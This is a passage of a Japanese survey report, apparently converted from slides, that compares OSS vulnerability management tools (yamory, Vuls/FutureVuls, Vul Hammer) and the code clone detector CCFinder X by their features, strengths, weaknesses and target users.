また、オートトリアージ機能により、対応優先度が高い脆弱性を把握することができるので、調査工数や対応判断にかかる工数を削減することができる。

yamoryの基本機能



②-C-19．OSS脆弱性管理ツール概要 (12)：yamory (2)

- yamory のスキャンアーキテクチャ



②-C-20. OSS脆弱性管理ツール概要 (13)：yamory (3)

- yamoryの特徴を以下にあげる：
  - 利用しているOSSの自動抽出機能
  - Github と連携、Githubレポジトリ/コマンドラインでのスキャン、CI（Continuous integration）ツールへの組み込みが可能
  - 検出した脆弱性の優先度を自動的に分類するオートトリアージ機能
  - 深刻度の高い脆弱性に関して一部リサーチャによる日本語での脆弱性情報提供

- 利用しているOSSの自動抽出機能　⇒組織におけるOSSのリアルタイムでの利用状況が把握可能。
  -Github と連携、Githubレポジトリ/コマンドラインでのスキャン、CI（Continuous integration）ツールへの組み込みが可能
- システムの構成情報を変えずにスキャン、脆弱性が可視化される。

- オートトリアージ機能 ⇒多数の脆弱性への対応優先度が自動で分類される。
  - 深刻度、脆弱性が存在するシステムの使用状況、PoC （Proof of Concept）の有無や流通状況、CVSSの環境値などを加味し、利用状況などの実環境に合わせた優先順 位づけを自動で行う
  - PoCコードについては独自のクローラーで収集後、セキュリティアナリストにより精査されデータベースに反映されている。

- その他、組織的なOSS脆弱性管理におけるメリット　⇒組織・チームごとの脆弱性対応の管理が可能
  - セキュリティチーム機能で開発チームごとに脆弱性の検出・対応状況を横断管理することができる。
  - 新たな脆弱性が検出された際はメールやSlackで通知される。
  - SSOによるアクセス制限


- これらの特徴から、yamoryのサービス構成には
  - １）OSSの利用状況を自動・リアルタイムで把握
  - ２）オートトリアージ機能により危険度の高い脆弱性の自動分類や対策策の提示
  - ３）セキュリティチーム機能での複数の開発チームを横断した脆弱性管理の実施

  が基本機能としてあり、組織的なOSS管理において有効な点として確認された。

②-C-21. OSS脆弱性管理ツール概要 (14)：yamory (4)

- yamoryの各機能における特徴：各機能の具体例をあげる。
  - 利用しているOSSの自動抽出機能　⇒「ソフトウエア画面」で、組織におけるOSSのリアルタイムでの利用状況が把握可能。
  - その他、組織的なOSS管理におけるメリット　⇒チームごとの脆弱性対応の管理が可能
    - yamory では、「組織＝企業や団体などの、yamory で脆弱性を管理するためのアカウント」と「チーム＝yamory で脆弱性をスキャンし、対応するための管理単位」での脆弱性対応を管理する。「チーム」は「組織」の構成要素で、チームには脆弱性に対応するエンジニアなどのメンバーで構成される開発チームと、組織全体の脆弱性を管理するセキュリティ担当者などのメンバーで構成されるセキュリティチームに分けられ、それぞれの役割に必要な機能をメニュー化している。以下の画面サンプルはyamoryのセキュリティチーム向け「ソフトウエア画面」で、組織が保有するソフトウェアを脆弱性を可視化し、脆弱性が検出されているソフトウェアやソフトウェア名の検索ができる。
    - 企業や団体など、組織によるOSSの管理には技術的なリソースと、CSIRTやCISOのような組織と連携するする管理機能のリソースがあり、それぞれに向けたメニューと必要に応じた情報共有ができる製品構成になっている。


ソフトウエアの一覧表示



②-C-22. OSS脆弱性管理ツール概要 (15)：yamory (5)

- yamoryの各機能における特徴：各機能の具体例をあげる。
  - システム内で検出された脆弱性を脆弱性の危険性に合わせて自動分類（オートトリアージ機能）して表示⇒多数の脆弱性情報の中から、深刻度、脆弱性が存在するシステムの使用状況とPoC （Proof of Concept）の有無を加味し優先順位づけを行い、対応優先度を自動で判断、脆弱性への対策を提示する。
  - 検出された脆弱性に対しての情報（対応方法やCVSSスコアなどの詳細）を把握することができる。またチーム内で対応方針や対応ステータスを設定することができる。

オートトリアージ機能による分析画面



脆弱性情報詳細画面

②-C-23. OSS脆弱性管理ツール概要 (16)：yamory (6)

- 前頁までの特徴や具体例から、yamoryの強み・弱みについてまとめる。
- yamoryはダッシュボードで一目でステータスが把握できるUIや、オートトリアージ機能による脆弱性対応の容易性が特徴とされる一方、脆弱性データベースやスキャン機能は比較的小規模で、新しいツールとして検出レベルやその他機能には改善や追加の余地があるといえる。

yamoryの強み/弱み、ターゲット/ポテンシャルのまとめ

強み	弱み	ターゲット ・ポテンシャル
•ダッシュボードを中心としたシンプルなUI •オートトリアージ機能による検出した脆弱性管理の容易性 •比較的安価にOSS脆弱性管理を実現でき、費用対効果が高い	•スキャン対象がアプリケーションレイヤーのみ(MW/OS、コンテナ未対応: α版提供予定) •IDE、GitLabとの連携ができないなど統合機能の不足	•利用OSS在庫管理機能⇒トレーサビリティ管理に役立つポテンシャル •ライセンス管理機能をα版で運用中 •SaaSビジネス、IT系企業、SoEシステムがターゲット

②-C-24. OSS脆弱性管理ツール概要 (17)：Vuls / FutureVuls (1)

- Vulsは日本のフューチャーアーキテクト社の神戸氏によって開発され、OSSとしてGitHub上に無償で公開されている国産の運用フェーズを主眼とした脆弱性診断ツール。Vulsで検出された脆弱性の管理や外部サービスとの連携を実現する拡張ツールFutureVulsはフューチャー社より有償で提供されている。オープンソースのVulsでコミュニティからのFeedbackを取得し、FutureVulsの機能改善を行っている
- 特徴
  - 脆弱性関連情報の収集・診断を自動化


    NVDとJVNや、各ディストリビューションなどが提供する脆弱性情報を自動で取得し、管理下のソフトウェアに対してリアルタイムに自動で脆弱性を診断。主たるLinux(Alpine, Amazon Linux, CentOS, Debien, Oracle Linux, Raspbian, Red Hat Enterprise Linux, SUSE Enterprise Linux, Ubuntu)、 FreeBSDに対応
  - 日本語への対応

    情報収集元として、日本語版であるJVN iPediaに対応しているため、JVN iPedia翻訳済みの情報があれば、診断結果を日本語で出力することが可能
  - エージェントのインストールが不要

    エージェントレスのアーキテクチャを採用しており、Vulsを導入したサーバに、一連のソフトウェアパッケージをインストールするだけで、複数のシステムの脆弱性診断が可能となる
  - 有償ツール FutureVulsによるチーム脆弱性管理

    FutureVulsでは影響調査・対応検討・本番適用などの検出後の運用業務までをサポート。検出した脆弱性を自動チケット化してステータス管理したり、脆弱性情報を1画面で確認可能

VulsとFutureVuls




Vuls 概要

出所 フューチャー： https://vuls.biz/

②-C-25．OSS脆弱性管理ツール概要 (18)：Vuls / FutureVuls (2)

- 主な機能
  - WebベースGUI
    検出結果をWebベースGUI ”VulsRepo”で表示(ターミナルベースの出力も可能)。診断結果や関連する脆弱性情報の連動表示が可能
  - スキャン結果通知
    作成した診断結果レポートをメール送信可能。またチャットサービスであるSlackにも診断結果を投稿可能(REST API連携)
  - ３つのスキャンモードに対応
    ・ローカルサーバスキャン：Vulsをインストールしたサーバ自体をスキャンする場合、SSH接続が不要で、本体設定のみで対応可能
    ・リモートサーバスキャン：スキャン対象サーバにSSH接続のみで対応可能。サーバ設定変更やアプリケーションインストールが不要
    ・コンテナイメージのスキャン：SSH接続でのログインができないため、コンテナのコマンド(Dockerの場合、docker.exe)を利用して対応。rootユーザを利用するか、一般ユーザでコンテナ内の操作を可能にする設定が必要
  - プロセス情報による優先度付け、環境に合わせた危険度算出 (FutureVuls)
    脆弱性に関連するプロセスが起動しているか。ネットワークポートをListenしているか、アップロード後にプロセス再起動が必要かを事前に確認でき、再起動忘れも検知。また脆弱性の一般的スコアに加え、環境や攻撃コード・対応策の有無などを元に、脆弱性深刻度(CVSS)を再計算。CVE毎に対応優先度付けのための情報を多数表示し、ユーザーが決めた評価基準での自動トリアージが可能
  - REST APIによるサービス連携、IDS/IPS(不正侵入検知/防止)連携、AWS連携 (FutureVuls)
    REST APIによりGoogle CalendarやSlackなど外部サービスと連携。またTrend Micro社のDeep Securityサービスと連携し脆弱性検知から防御ルール生成までを自動実行。AWS上サーバの直接アップデート・スキャンに対応



環境に合わせた危険度算出

出所 フューチャー： https://vuls.biz/

②-C-26. OSS脆弱性管理ツール概要 (19)：Vuls / FutureVuls (3)


- 前頁までの特徴や具体例から、Vuls / FutureVulsの強み・弱みについてまとめる。
- Vulsはそれ自身がOSSで無償で提供されるため、脆弱性管理を検討しているユーザーには導入しやすいツール。またオープンソースであるがゆえにコミュニティからのFeedbackを得やすく、それを有償版FutureVulsの機能に反映できるという利点がある。FutureVulsではユーザー環境に合わせたトリアージ設定も可能で、別費用にはなるが、Future社としてCSIRTやコンサルティング対応も行っている。

Vuls / FutureVulsの強み/弱み、ターゲット/ポテンシャルのまとめ

強み	弱み	ターゲット・ポテンシャル
•無償で提供されているため(Vuls)、気軽に導入することが可能 •無償VulsでのFeedbackがFVulsに反映されるため、市場要望に応じた機能が提供される •ユーザーの使用環境に応じた自動トリアージ可能	•脆弱性データベースが他社比較でオリジナル性にかける部分がある •アプリケーションライブラリスキャン時にユーザーによるCPEリスト登録が必要	•脆弱性管理を導入検討している初期ユーザー •運用フェーズで複数台のサーバーを管理するユーザー(情シス) •OSのトレーサビリティ管理

②-C-27. OSS脆弱性管理ツール概要 (20)：Vul Hammer (1)

- Vul Hammerは日本のサイバートラスト社が2021年にリリース予定の国産の運用フェーズを主眼としたZabbix連携有償脆弱性管理ツール
- 特徴
  - 効率的な脆弱性管理
    運用管理ツール(Zabbix)と連携し、障害と脆弱性情報を一元管理可能。誤検出による調査工数を必要としない、精度の高い脆弱性スキャンを提供
  - 幅広いアプリケーションに対応
    ユーザーによる簡易設定(CPEリスト登録)により、幅広いアプリケーションのスキャン及び追加が可能
  - 信頼性
    Zabbix、Linuxを含めたサイバートラスト社のOSSビジネス実績／ノウハウからくる信頼感
  - フリーLinux対応
    CentOS/Ubuntuに対応。特にCentOSについては他社にない差別化ポイントで、対応する脆弱性情報をOVALで自社開発している
    （対象OSはRHEL系(RHEL/CentOS/MIRACLE Linux/Oracle Linux), Ubuntu, Windows Server, Switch(CISCO/FortiGate/Paloalto）




Vul Hammer 概要

②-C-28. OSS脆弱性管理ツール概要 (21)：Vul Hammer (2)

- 主な機能
  - Zabbix連携によるスキャン結果表示とWebベースGUIによるサマリー表示
    検出結果をZabbix上で表示、Val Hammer画面にリンクし、ダッシュボードでサマリーを確認することが可能
  - 資産管理
    OS/パッケージ情報を自動検出/管理し、資産ごとに脆弱性を可視化可能
  - CVE管理・適用管理
    未対応のCVEを重要度ごとに表示、またCVSSスコアやネットワーク攻撃可否などの攻撃パターンを加味し緊急性の高い脆弱性の対応計画/適応状況を一元管理可能
  - 設定チェック３つのスキャンモードに対応
    NIST SP800-53/171、PCI-DSS対応支援のための設定チェック及び修正が可能 (パスワード長さ制限、SSH暗号化強度などのチェック機能)
  - 脆弱性データベースの自動アップデート
    ホストグループごとにタスク生成ポリシー設定を行い、未対応CVE/設定を自動適用/修正
  - ユーザーへのアラーム通知
    E-Mail, Slack, RedMineに対応してスキャン結果をアラーム通知

Zabbixでのスキャン結果表示例



Vul Hammerの画面イメージ

②-C-29. OSS脆弱性管理ツール概要 (22)：Vul Hammer (3)

- 前頁までの特徴や具体例から、Vul Hammerの強み・弱みについてまとめる。
- Vul Hammerは認証・セキュリティサービスを20年以上手がけているサイバートラスト社が新規リリースするもので、その知見や実績が反映される事で高い信頼性が期待できる。また自社が保有するLinuxカーネルやOSSの技術がOVALのRHEL系脆弱性情報改善に寄与し、フリーのLinuxに対する強みになると考えられる。新しいツールということで、無償配布されているVulsとの差別化が今後の課題と考えられる。

Val Hammerの強み/弱み、ターゲット/ポテンシャルのまとめ

強み	弱み	ターゲット ・ポテンシャル
•自らLinuxをリリースし、またセキュリティ対応を生業とするCiber Trust社の実績が反映されている •特にRHEL8の派生OS (CentOS8)に効果のあるOVAL(脆弱性情報)を自社開発 •設定チェック機能	•アプリケーションライブラリスキャン時にユーザーによるCPEリスト登録が必要 •まだツールとしての市場実績が少ない (パイロット版での利用実績あり)	•運用フェーズで複数台のサーバーを管理するユーザー(情シス) •OSのトレーサビリティ管理

②-C-30. コードクローン検出ツール概要 (1)：CCFinder X (1)


- CCFinder (現バージョン=CCFinder X) とは：コードクローン（重複コード、類似コード）を検出するツール。
  - 現在はアップデートされたAIST CCFinder Xとなってオープンソースの MITライセンスで配布されている。
- CCFinder Xの特徴：
  - トークン単位でソースコードを直接比較
  - 変数名や関数名などが異なるコード片もコードクローンとして検出する
  - プログラム言語の構文を認識、高精度、高効率で検出する
  - 百万行といった大規模なソースコードを実用的な時間で解析する
  - 対応言語：C/C++，C#, COBOL，Java，Visual Basic
- OSS管理におけるCCFinder Xのポテンシャル：
  - コードクローンの発生原因として
  - １）ソースコードのコピー＆ペースト
  - ２）意図的な作りこみ
  - ３）定型コードの利用
  - ４）コードのツールによる生成
  - などがあげられ、３）意図的な作りこみには実行時性能を上げるためにループを展開することがあげられる一方、悪意のあるコードの混入の可能性もある。また、コンプライアンスリスクとなるGPLコードの混入も検出が必要となり、これらの対策としての利用がポテンシャルとなる。
  - また、これまでの利用事例では、マイグレーション、品質管理・外注納品物検収、プロジェクト管理、改造・バグ修正への活用期待もあげられている。

  - GUIによる分析機能：CCFinder Xで検出できたコードクローンを分析するGeminiにより、解析結果を読み込み、散布図やメトリクスグラフによる特徴の視覚化、コードクローンのフィルタリングによる重要度の把握が可能となっている。


②-C-31. コードクローン検出ツール概要 (2)：CCFinder X (2)

- 現在Githubなどにあげられているの構成と処理フローを下図に示す。CCFinder Xはソースコード全体を一度に読み込み、同一または類似したコード片の検出・出力が自動化されている。

CCFinder Xの構成とコンポーネント



CCFinder Xのプリプロセス～検出処理フロー



出所：IPA、産業総合研究所、大阪大学資料をもとにインフォーマ作成

②-C-32．コードクローン検出ツール概要 (3)：CCFinder X (3)

- 前頁までの特徴や具体例から、CCFinder Xの強み・弱みについてまとめる。
- CCFinder Xはコードクローンの検出にフォーカスしたツールで、現在進行形で改良されている。コード混入対策やライセンス管理といったソフトウエアの保守・メンテナンスの負荷軽減への適用がポテンシャルとされる。


CCFinder X の強み/弱み、ターゲット/ポテンシャルのまとめ

強み	弱み	ターゲット・ポテンシャル
